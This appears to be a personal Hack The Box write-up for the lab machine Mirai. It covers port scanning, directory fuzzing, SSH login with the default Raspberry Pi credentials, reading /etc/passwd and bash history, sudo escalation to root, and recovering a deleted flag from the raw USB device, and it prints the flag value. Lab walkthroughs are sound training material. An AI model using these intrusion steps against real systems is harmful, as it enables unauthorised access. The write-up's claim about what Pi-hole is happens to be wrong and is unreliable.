

Mirai (HTB)

ip of the machine :- 10.129.214.193

```
~/current Wed Oct 09 2024 12:14 (4.114s)
ping 10.129.214.193 -c 5
PING 10.129.214.193 (10.129.214.193) 56(84) bytes of data.
64 bytes from 10.129.214.193: icmp_seq=1 ttl=63 time=89.1 ms
64 bytes from 10.129.214.193: icmp_seq=2 ttl=63 time=91.6 ms
64 bytes from 10.129.214.193: icmp_seq=3 ttl=63 time=91.5 ms
64 bytes from 10.129.214.193: icmp_seq=4 ttl=63 time=92.9 ms
64 bytes from 10.129.214.193: icmp_seq=5 ttl=63 time=90.2 ms

--- 10.129.214.193 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 89.095/91.069/92.883/1.296 ms
```

machine is on!!!

```
~/current Wed Oct 09 2024 12:18 (10.011s)
nmap -p- --min-rate=10000 10.129.214.193

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 12:18 IST
Nmap scan report for 10.129.214.193
Host is up (0.092s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE      SERVICE
22/tcp    open      ssh
53/tcp    open      domain
80/tcp    open      http
2026/tcp  open      scrabble
32400/tcp open      plex
32469/tcp open      unknown
48283/tcp filtered  unknown

Nmap done: 1 IP address (1 host up) scanned in 9.98 seconds
```

Wooh!!! A lot of ports!!!

```
~/current Wed Oct 09 2024 12:19 (21.366s)
nmap -p 22,53,80,2026,32400,32469 -sC -A 10.129.214.193

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 12:19 IST
Nmap scan report for 10.129.214.193
Host is up (0.089s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|_   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|_   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|_   256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp    open  domain   dnsmasq 2.76
|_ dns-nsid:
|_   bind.version: dnsmasq-2.76
80/tcp    open  http      lighttpd 1.4.35
|_ http-server-header: lighttpd/1.4.35
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
2026/tcp  open  upnp      Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
32400/tcp open  http      Plex Media Server httpd
|_ http-favicon: Plex
|_ http-title: Unauthorized
|_ http-auth:
|_   HTTP/1.1 401 Unauthorized\x0D
|_   Server returned status 401 but no WWW-Authenticate header.
|_ http-cors: HEAD GET POST PUT DELETE OPTIONS
32469/tcp open  upnp      Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.34 seconds
```

Let's see port 80 first...



got nothing... maybe index file don't have any html code i guess,
let's do directory fuzzing then....

```
admin [Status: 301, Siz  
versions [Status: 200, Siz  
:: Progress: [20469/20469] :: Job [1/1] :
```

Found only two dirs. first one looks a lot interesting though.



Status

- Active
- Load: 0 0.02 0.05
- Memory usage: 46.9 %

MAIN NAVIGATION

Dashboard

Login

Donate

0

Queries Blocked Last 24 Hours



554

Queries Last 24 Hours



0.0%

Queries Blocked Last 24 Hours




115,068


Domains on Blocklists



Queries over last 24 hours

250



 **Donate** if you found this useful.

Found an open admin console.



Pi-hole

Sign in to start your session

Password




- Return → Log in and go to requested page (login)
- Ctrl+Return → Log in and go to Settings page

Log in

Forgot password



found a login page...



found pi default creds. but are for raspberry pi.... Then searched raspberry-pi vs pi-Hole.



Reddit · r/unRAID · 60+ comments · 1 year ago · ⋮

Raspberry Pi vs Docker for PiHole: Thoughts? : r/unRAID

PiHole works just fine in docker, I would run it there given the crazy prices of Raspberry Pis these days. The only downside would be losing DNS anytime your ...

30 answers · Top answer: I run both. Huge advantage to not have DNS go down every time I w...

What **Raspberry Pi** for **Pihole**? - Reddit 1 Feb 2024

Are **Pi-holes** still relevant? : r/**raspberrypi** - Reddit 14 Feb 2023

Any performance advantage with **Raspberry pi 3 vs 4**? : r/**pihole** 1 Sept 2019

Pi-hole, **raspberrypi**, desktop or NAS? : r/**pihole** - Reddit 12 May 2023

More results from www.reddit.com

So pi-Hole is basically raspberrypi but for docker.

```
pi@raspberrypi ~ Wed Oct 09 2024 12:31
```

```
pi@raspberrypi:~ (0.22s)
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

```
~/current Wed Oct 09 2024 12:31 (4.238s)
```

```
ssh pi@10.129.214.193
```

```
pi@10.129.214.193's password:
```

So using default credentials was able to login to the server using ssh.

```
pi@raspberrypi: ~$ cat /etc/passwd | grep pi
```

```
ls -al
```

```
total 1509
drwxr-xr-x 21 pi pi 4096 Oct 9 06:15 .
drwxr-xr-x 4 root root 4096 Aug 13 2017 ..
-rw-r--r-- 1 pi pi 69 Aug 13 2017 .asoundrc
-rw-r--r-- 1 pi pi 1441764 Aug 13 2017 background.jpg
-rw----- 1 pi pi 60 Oct 9 06:41 .bash_history
-rw-r--r-- 1 pi pi 220 Nov 12 2014 .bash_logout
-rw-r--r-- 1 pi pi 3512 Oct 24 2016 .bashrc
drwxr-xr-x 6 pi pi 4096 Aug 13 2017 .cache
drwx----- 15 pi pi 4096 Aug 13 2017 .config
drwx----- 3 pi pi 4096 Aug 13 2017 .dbus
drwxr-xr-x 3 pi pi 4096 Aug 13 2017 Desktop
drwxr-xr-x 5 pi pi 99 Dec 13 2016 Documents
drwxr-xr-x 2 pi pi 4096 Aug 13 2017 Downloads
drwxr-xr-x 2 pi pi 4096 Aug 13 2017 .gststreamer-0.10
-rw-r--r-- 1 pi pi 26 Aug 13 2017 .gtkrc-2.0
drwxr-xr-x 4 pi pi 4096 Aug 13 2017 .local
drwxr-xr-x 2 pi pi 4096 Aug 13 2017 Music
drwxr-xr-x 3 pi pi 4096 Aug 13 2017 oldconf files
drwxr-xr-x 2 pi pi 4096 Aug 13 2017 Pictures
drwx----- 3 pi pi 4096 Aug 13 2017 .pki
-rw-r--r-- 1 pi pi 675 Nov 12 2014 .profile
drwxr-xr-x 2 pi pi 4096 Aug 13 2017 Public
drwxr-xr-x 2 pi pi 1629 Dec 13 2016 python_games
drwxr-xr-x 2 pi pi 4096 Aug 13 2017 Templates
drwxr-xr-x 3 pi pi 4096 Aug 13 2017 .themes
drwx----- 4 pi pi 4096 Aug 13 2017 .thumbnails
drwxr-xr-x 2 pi pi 4096 Aug 13 2017 Videos
-rw----- 1 pi pi 56 Oct 9 06:15 .Xauthority
-rw----- 1 pi pi 711 Oct 9 06:15 .xsession-errors
-rw----- 1 pi pi 711 May 29 2020 .xsession-errors.old
```

No user.txt but we can see the .bash_history file this time... Let's see it then...

```
pi@raspberrypi:~$ cat .bash_history
ifconfig
sudo su
ls
ls -al
cat .bash_history
sudo su
exit
ls -al
```

user `pi` ran "`sudo su`"... well does that mean our user "`pi`" is the root user only.

```
pi@raspberrypi:~$ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
```

was right abt it...

```
pi@raspberrypi ~ Wed Oct 09 2024 12:34
sudo su
root@raspberrypi:/home/pi#
```

privileges escalated vertically.

```
pi@raspberrypi ~ Wed Oct 09 2024 12:34
sudo su

root@raspberrypi:/home/pi# cd Desktop
root@raspberrypi:/home/pi/Desktop# ls -al
total 16
drwxr-xr-x  3 pi pi 4096 Aug 13  2017 .
drwxr-xr-x 21 pi pi 4096 Oct  9 06:15 ..
drwxr-xr-x  4 pi pi 4096 Aug 13  2017 Plex
-rw-r--r--  1 pi pi   32 Aug 13  2017 user.txt
root@raspberrypi:/home/pi/Desktop#
```

got first flag in "Desktop" directory of the user "pi".

```
root@raspberrypi:/home/pi/Desktop# cd /root
root@raspberrypi:~# ls
root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
root@raspberrypi:~#
```

root flag is not there, usb stick...

```
root@raspberrypi:~# lsblk
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda          8:0    0   10G  0 disk
├─sda1       8:1    0   1.3G  0 part /lib/live/mount/persistence/sda1
└─sda2       8:2    0   8.7G  0 part /lib/live/mount/persistence/sda2
sdb          8:16   0    10M  0 disk /media/usbstick
sr0         11:0    1 1024M  0 rom
loop0        7:0    0    1.2G  1 loop /lib/live/mount/rootfs/filesystem.squashfs
root@raspberrypi:~#
```

Did lsblk to see all block devices and found usbstick...
/media/usbstick.

```
root@raspberrypi:~# cd /media/usbstick
root@raspberrypi:/media/usbstick# ls -al
total 18
drwxr-xr-x 3 root root 1024 Aug 14 2017 .
drwxr-xr-x 3 root root 4096 Aug 14 2017 ..
-rw-r--r-- 1 root root 129 Aug 14 2017 damnit.txt
drwx----- 2 root root 12288 Aug 14 2017 lost+found
root@raspberrypi:/media/usbstick# cat damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
root@raspberrypi:/media/usbstick#
```

What the hell!!! deleted files of the usb stick...

```
root@raspberrypi:/media/usbstick# cd /dev/sdb
bash: cd: /dev/sdb: Not a directory
root@raspberrypi:/media/usbstick#
```

So tried to get to the mount point and found that it is not a directory which means a file...


```
root@raspberrypi:/media/usbstick# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:/media/usbstick#
```

Got our last flag!!!